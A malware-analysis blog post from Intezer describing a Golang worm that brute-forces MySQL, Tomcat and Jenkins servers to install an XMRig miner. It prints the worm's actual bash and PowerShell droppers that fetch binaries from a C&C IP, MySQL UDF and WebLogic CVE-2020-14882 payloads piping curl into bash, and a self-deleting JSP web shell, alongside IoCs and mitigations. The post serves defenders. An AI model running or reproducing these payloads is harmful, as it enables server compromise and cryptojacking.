Early Bird Catches the Worm: New Golang Worm Drops XMRig Miner on Servers

intezer.com/blog/research/new-golang-worm-drops-xmrig-miner-on-servers/

December 29, 2020

Written by Avigayil Mechtinger - 29 December 2020

Get Free Account

Join Now

Intro

In early December, we discovered a new, undetected worm written in Golang. This worm continues the popular 2020 trend of multi-platform malware developed in Golang.

The worm attempts to spread across the network in order to run XMRig Miner on a large scale. The malware targets both Windows and Linux servers and can easily maneuver from one platform to the other. It targets public facing services; MySQL, Tomcat admin panel and Jenkins that have weak passwords. In an older version, the worm has also attempted to exploit WebLogic's latest vulnerability: CVE-2020-14882.

During our analysis, the attacker kept updating the worm on the Command and Control (C&C) server, indicating that it's active and might be targeting additional weak configured services in future updates.

Technical Analysis

The attack uses three files: a dropper script (bash or powershell), a Golang binary worm, and an XMRig Miner—all of which are hosted on the same C&C.

The ELF worm binary and the bash dropper script are both fully undetected in VirusTotal at the time of this publication. Figure 1 shows the ELF worm binary result in VirusTotal.




Figure 1: ELF file fully undetected in VirusTotal (ead2cf8ab7aef63706b40eb57d668d0a)

The malware behaves similarly on both Linux and Windows operating systems. We will describe the Linux worm flow below.

Linux Worm Flow

Upon execution, the worm checks if a process on the infected machine is listening on port 52013. The existence of a listener on this port functions as a mutex for the malware. If a socket for the port is already open, the instance exits, otherwise it opens a network socket on the port.

In the older version, the worm will then unpack the XMRig Miner as *Network01* to the **tmp** folder and run it. The miner is embedded within the Golang binary using a Go resource embedding package called go-bindata. The bindataFile functions are used by the malware to unpack the embedded XMRig Miner binary. Figure 2 shows the function inside this file.

```
File: xmrig_linux_amd64.go
        bindataRead Lines: 19 to 53 (34)
        bindataFileInfoName Lines: 53 to 58 (5)
        bindataFileInfoSize Lines: 58 to 63 (5)
        bindataFileInfoMode Lines: 63 to 68 (5)
        bindataFileInfoModTime Lines: 68 to 73 (5)
        bindataFileInfoIsDir Lines: 73 to 78 (5)
        bindataFileInfoSys Lines: 78 to 83 (5)
        xmrigBytes Lines: 83 to 90 (7)
        xmrig Lines: 90 to 104 (14)
        Asset Lines: 104 to 113 (9)
```

Figure 2: xmrig_linux_amd64.go file

The malware will scan the network using TCP SYN in order to find services it can brute force and spread over the network. It will scan for IPs that have open ports related to these services: 8080 for Tomcat and Jenkins, 3306 for MySQL and 7001 for WebLogic on older versions of the worm. Each of these exploits has a package under the src "exp" (exploit) code.




Figure 3: "exp" package files and functions

The worm uses the gopacket library that provides C bindings for Go to use libpcap to read network packets. By running pcapc, the worm gathers network data which is used to gather ACKS and continue to brute force the services. Figure 4 shows the worm's output for brute force and exploitation attempts on Tomcat and MySQL services.




Figure 4: Snippet from worm output

Post exploitation, the malware will deliver a loader script: **ld.sh** for Linux and **ld.ps1** for Windows. The loader is responsible for dropping and running the XMRig Miner and the Golang worm on the exploited service. See loader scripts in Figures 5 and 6.

```
#!/bin/bash

cc='http://185.239.242.71'

get() {
    curl -fsSL "$1" > "$2" || wget -q -O - "$1" > "$2" || php -r "file_put_contents('$2', file_get_contents('$1'));"
    chmod +x "$2"
}

cd /tmp || cd /var/run || cd /mnt || cd /root || cd /

# filter hich cpu usage proc
ps axf -o "pid %cpu" | awk '{if($2>=50.0) print $1}' | while read pid; do
    cat /proc/$pid/cmdline | grep -a -E "sysrv|network01"

    if [ $? -ne 0 ]; then
        echo "not my proc, kill $pid"
        kill -9 $pid
    fi
done


ps -fe | grep network01 | grep -v grep
if [ $? -ne 0 ]; then
    echo "no miner runing"
    if [ $(getconf LONG_BIT) = '64' ]; then
        echo "downloading xmr64..."
        get "$cc/xmr64" network01
    else
        echo "downloading xmr32..."
        get "$cc/xmr32" network01
    fi

    nohup ./network01 1>/dev/null 2>&1 &
fi


ps -fe | grep sysrv | grep -v grep
if [ $? -ne 0 ]; then
    echo "no sysrv runing"
    get "$cc/sysrv" sysrv
    nohup ./sysrv 1>/dev/null 2>&1 &
fi
```

Figure 5: ldr.sh – Dropper bash script for Linux-based services

```
$cc = "http://185.239.242.71"
$is64 = (([Array](Get-WmiObject -Query "select AddressWidth from Win32_Processor"))[0].AddressWidth -eq 64)
$xmr = "$cc/xmr32.exe"

if ($is64) {
    $xmr = "$cc/xmr64.exe"
}

(New-Object Net.WebClient).DownloadFile($xmr, "$env:TMP\network01.exe")
if (!(Get-Process network01 -ErrorAction SilentlyContinue)) {
    Start-Process "$env:TMP\network01.exe" "--donate-level 1 -o pool.minexmr.com:5555 -u 49dnvYkWk2NPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX12eofwPwC6fXHxPZfGjNEChXttwWE3WGURa.w" -windowstyle hidden
}

(New-Object Net.WebClient).DownloadFile("$cc/sysrv.exe", "$env:TMP\sysrv.exe")
Start-Process "$env:TMP\sysrv.exe"  -windowstyle hidden
```

Figure 6: ldr.ps1 script – Dropper powershell script for Windows-based services

Exploit Flow

The following describes the attack flow for each service.

MySql: Port 3306

The malware will run a credential spraying brute force attack. The malware uses a hardcoded dictionary of weak credentials, such as **root:123456**, for this attack.

After a successful login, it will run a shellcode to gain a local privilege escalation using mysql UDF. The exploits are embedded within the binary as a hex string. The worm has an exploit for each operating system and architecture (UDFLINUX32, UDFLINUX64, UDFLWIN32 and UDFWIN64). Browse here for more information about the exploit.

After running the exploit, the payload will use the sys_exec command to drop and run the loader script. URLWIN and URLLINUX store the dropper script URL. Figures 7 and 8 show the described payload for each operating system.

```
DROP FUNCTION IF EXISTS sys_exec
SELECT unhex('[UDFLINUX32]') INTO DUMPFILE '[PLUGINDIR]/[RANDSTR]32.so'
SELECT unhex('[UDFLINUX64]') INTO DUMPFILE '[PLUGINDIR]/[RANDSTR]64.so'
CREATE function sys_exec returns INTEGER soname '[RANDSTR]32.so'
CREATE function sys_exec returns INTEGER soname '[RANDSTR]64.so'
SELECT sys_exec('( (curl -fsSL "[URLLINUX]" || wget -q -O - "[URLLINUX]") | bash& )')
set global max_allowed_packet = 2048
```

Figure 7: MySQL queries – Linux payload

```
DROP FUNCTION IF EXISTS sys_exec
SELECT unhex('[UDFWIN32]') INTO DUMPFILE '[PLUGINDIR]/[RANDSTR]32.dll'
SELECT unhex('[UDFWIN64]') INTO DUMPFILE '[PLUGINDIR]/[RANDSTR]64.dll'
SELECT unhex('[UDFWIN32]') INTO DUMPFILE 'c:/winnt/system32/[RANDSTR]32.dll'
SELECT unhex('[UDFWIN64]') INTO DUMPFILE 'c:/winnt/system32/[RANDSTR]64.dll'
SELECT unhex('[UDFWIN32]') INTO DUMPFILE 'c:/windows/system32/[RANDSTR]32.dll'
SELECT unhex('[UDFWIN64]') INTO DUMPFILE 'c:/windows/system32/[RANDSTR]64.dll'
CREATE function sys_exec returns INTEGER soname '[RANDSTR]32.dll'
CREATE function sys_exec returns INTEGER soname '[RANDSTR]64.dll'
SELECT sys_exec("[URLWIN]")
SELECT sys_exec("start powershell iex(New-Object Net.WebClient).DownloadString('[URLWIN]')")
set global max_allowed_packet = 2048
```

Figure 8: MySQL queries – Windows payload

Tomcat: Port 8080

The malware will run credential spraying on the admin panel using basic authentication.

```
GET /manager/html HTTP/1.1
Host: [redacted]
User-Agent: Go-http-client/1.1
Authorization: Basic X19ld2VvaUBqMzIzMjE6X193ZzI0M3dlZjI0QEAz
Accept-Encoding: gzip
```

Figure 9: Example of an authentication request to the Tomcat admin panel

Upon a successful trial, the malware will attempt to deploy a WAR file (Web Application Resource), which will be used to transfer the 1.jsp file containing the malicious payload.

The malware will send Get requests and will parse the parameters with the jsp file: %s/1.jsp?**win=**%s&**linux=**%s. These parameters will contain the dropper script URL. The jsp script will then drop and run the loaders.

```
<%@ page import="java.io.*" %>
<%
try {
        String w = request.getParameter("win");
        String l = request.getParameter("linux");

        String[] cw = {"cmd", "/c", "powershell iex(New-Object Net.WebClient).DownloadString('" + w + "')"};
        String[] cl = {"bash", "-c", "(curl -fsSL " + l + " || wget -q -O - " + l + ") | bash"};

        if (System.getProperty("os.name").toLowerCase().contains("win")) {
            Runtime.getRuntime().exec(cw);
        } else {
            Runtime.getRuntime().exec(cl);
        }
} catch (IOException e) {}

// remove self
File f = new File(request.getSession().getServletContext().getRealPath("/"));
new File(f.getParent() + File.separator + f.getName() + ".war").delete();

out.print("1");
%>
```

Figure 10: 1.jsp file script

Jenkins: Port 8080

Similar to previous exploits, the malware will brute force Jenkins login with password spraying and run the following payload:

cmd@/c@powershell iex(New-Object Net.WebClient).DownloadString('%s')!bash@-c@(curl -fsSL %s || wget -q -O – %s) | bash

println "%s"+"%s";def s=new String(Base64.getDecoder().decode("%s"+"%s".reverse())).split("!");def c=System.getProperty("os.name").contains("indo")?s[0].split("@"):s[1].split("@");c.execute()

WebLogic: Port 7001

In the older version, the malware uses the latest WebLogic remote code execution exploit CVE-2020-14882. It will send a get request to the WebLogic service, and use the GET request headers as part of the payload.

GET
/console/css/%%25%32%65%25%32%65%25%32%66consolejndi.portal?
test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread
%%20currentThread(weblogic.work.ExecuteThread)Thread.currentThread();weblogic.work.
WorkAdapter%%20adapter=currentThread.getCurrentWork();java.lang.reflect.Field%%20
field=adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible
(true);Object%%20obj=field.get(adapter);weblogic.servlet.internal.ServletRequestI
mpl%%20req(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod
*("getServletRequest").invoke(obj);String%%20cmd=**req.getHeader("cmd")**;String[]%%*
20cmds=System.getProperty("os.name").toLowerCase().contains("win")?new%%20String[]
*{"cmd.exe","/c",**req.getHeader("win")**}:new%%20String[]{"/bin/sh","c",**req.getHeader*
***("linux")**};if(cmd!=null{String%%20result=new%%20java.util.Scanner(new%%20java.lang*
.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("%%5C%%5CA").next();
weblogic.servlet.internal.ServletResponseImpl%%20res(weblogic.servlet.internal.
ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);work.
getServletOutputStream().writeStream(new%%20weblogic.xml.util.StringInputStream
(result));work.getServletOutputStream().flush
();}currentThread.interrupt();') HTTP/1.0
Host: %s:%d

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/*;q=0.8*
Connection: close
***cmd:** ls*
***linux:** ((curl -fsSL %s || wget -q -O – %s) | bash&)*
***win:** start powershell iex(New-Object Net.WebClient).DownloadString('%s')*

How Do I Protect Myself?

Take the following precautions in order to avoid brute force attacks and vulnerability exploits:


1. Use complex passwords, limit login attempts and use 2FA (Two-Factor Authentication) if possible.
2. Minimize your use of publicly facing services.
3. Keep your software updated with the latest security patches.
4. Use a Cloud Workload Protection Platform (CWPP), like Intezer Protect, to gain full runtime visibility over the code in your system and get alerted on any malicious or unauthorized code. We have a free community edition.

Summary

In 2020, we saw a noticeable trend of Golang malware targeting different platforms, including Windows, Linux, Mac and Android. We assess with high confidence that this will continue in 2021.

The fact that the worm's code is nearly identical for both its PE and ELF malware—and the ELF malware going undetected in VirusTotal—demonstrates that Linux threats are still flying under the radar for most security and detection platforms. Subscribe to our weekly threat feed to receive the latest low-detected Linux threat hashes.

Both PE and ELF worms are now classified as **XMRig Miner Dropper** in Intezer Analyze, which means you can detect and classify any variants that are genetically similar.



Special thanks to Joakim Kennedy for his contribution to this research.

IoCs

C&C

185[.]239[.]242[.]71

Files

Operating system	Description	File name	File type	MD5
Linux files	Dropper script	ldr.sh	Bash script	236d7925cfafc1f643babdb8e48966bf
Worm	sysrv	64bit ELF binary	UPX packed – ead2cf8ab7aef63706b40eb57d668d0a Unpacked – 750644690e51db9f695b542b463164b9 UPX packed – f4c90b41126fc17848bd0d131288bd36 Unpacked – D8499b7b2e2aeb76387668306e982673 UPX packed – 301a0a58dd98ecbbe12c6acbd0c7bbdc Unpacked – f5859e81ff49dd66e501ec7c0f39c83e	
Miner	xmr32	32bit ELF binary	9c2aa65235a939b2811f281a45ecdab0	
Miner	xmr64	64bit ELF binary	078b2a96f45b493e82b44f8c5344e7e5	
Windows files	Dropper script	ldr.ps1	PowerShell script	d708a5394e9448ab38201264df423c0a
Worm	sysrv.exe	32bit PE binary	UPX packed – 030231d96234f06ae09ca18d621241e5 Unpacked – 14f57bd246cc1db3131cab421fbc8dac UPX packed – 642d73c85e6e79720a5ae7b82fc427c5 Unpacked – b1a4ec25e168156aeee8184b05777b1b	
Miner	xmr32.exe	32bit PE binary	97d89d25e9589f995d374cb7d89b4433	
Miner	xmr64.exe	64bit PE binary	569fcf95f3889cefd87c1b425fa37b03	
		1.jsp	Java Server Page	644f20b5a6e03aa054ba62d32f983adc

Avigayil Mechtinger

Avigayil is a product manager at Intezer, leading Intezer Analyze product lifecycle. Prior to this role, Avigayil was part of Intezer's research team and specialized in malware analysis and threat hunting. During her time at Intezer, she has uncovered and documented different malware targeting both Linux and Windows platforms.